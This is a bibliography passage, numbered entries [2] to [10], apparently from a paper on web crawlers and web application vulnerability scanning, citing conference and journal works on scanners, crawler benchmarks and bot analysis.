- [2] B. Wang, L. Liu, F. Li, J. Zhang, T. Chen and Z. Zou, "Research on Web Application Security Vulnerability Scanning Technology," 2019 IEEE 4th Advanced Information Technology, Electronic and Automation Control Conference (IAEAC), Chengdu, China, 2019, pp. 1524-1528, doi: 10.1109/IAEAC47372.2019.8997964.
- [3] Wang, Z., Wang, Z., Wang, Z., Zhang, Z., Yang, T. (2022). Design and Implementation of Security Vulnerability Sharing Platform Based on Web Crawler. In: Liu, Q., Liu, X., Chen, B., Zhang, Y., Peng, J. (eds) Proceedings of the 11th International Conference on Computer Engineering and Networks. Lecture Notes in Electrical Engineering, vol 808. Springer, Singapore.
- [4] E. İ. Tatli and B. Urgun, "WIVET—Benchmarking Coverage Qualities of Web Crawlers," in The Computer Journal, vol. 60, no. 4, pp. 555-572, March 2017, doi: 10.1093/comjnl/bxw072.
- [5] C. Saini and V. Arora, "Information retrieval in web crawling: A survey," 2016 International Conference on Advances in Computing, Communications and Informatics (ICACCI), Jaipur, India, 2016, pp. 2635-2643, doi: 10.1109/ICACCI.2016.7732456.
- [6] S. Shiaeles, N. Kolokotronis and E. Bellini, "IoT Vulnerability Data Crawling and Analysis," 2019 IEEE World Congress on Services (SERVICES), Milan, Italy, 2019, pp. 78-83, doi: 10.1109/SERVICES.2019.00028.
- [7] K. J. Koswara and Y. Dwi Wardhana Asnar, "Improving Vulnerability Scanner Performance in Detecting AJAX Application Vulnerabilities," 2019 International Conference on Data and Software Engineering (ICoDSE), Pontianak, Indonesia, 2019, pp. 1-5, doi: 10.1109/ICoDSE48700.2019.9092613.
- [8] L. Chen, J. Li and B. Zhang, "Intelligent Penetration Technology of Power Web System Vulnerability Based on Deep Learning," 2021 International Conference on Computer, Blockchain and Financial Development (CBFD), Nanjing, China, 2021, pp. 209-213, doi: 10.1109/CBFD52659.2021.00048.
- [9] Peng, S., Liu, P. & Han, J. A Python Security Analysis Framework in Integrity Verification and Vulnerability Detection. Wuhan Univ. J. Nat. Sci. 24, 141–148 (2019).
- [10] P. Lewandowski, M. Janiszewski and A. Felkner, "SpiderTrap—An Innovative Approach to Analyze Activity of Internet Bots on a Website," in IEEE Access, vol. 8, pp. 141292-141309, 2020, doi: 10.1109/ACCESS.2020.3012969.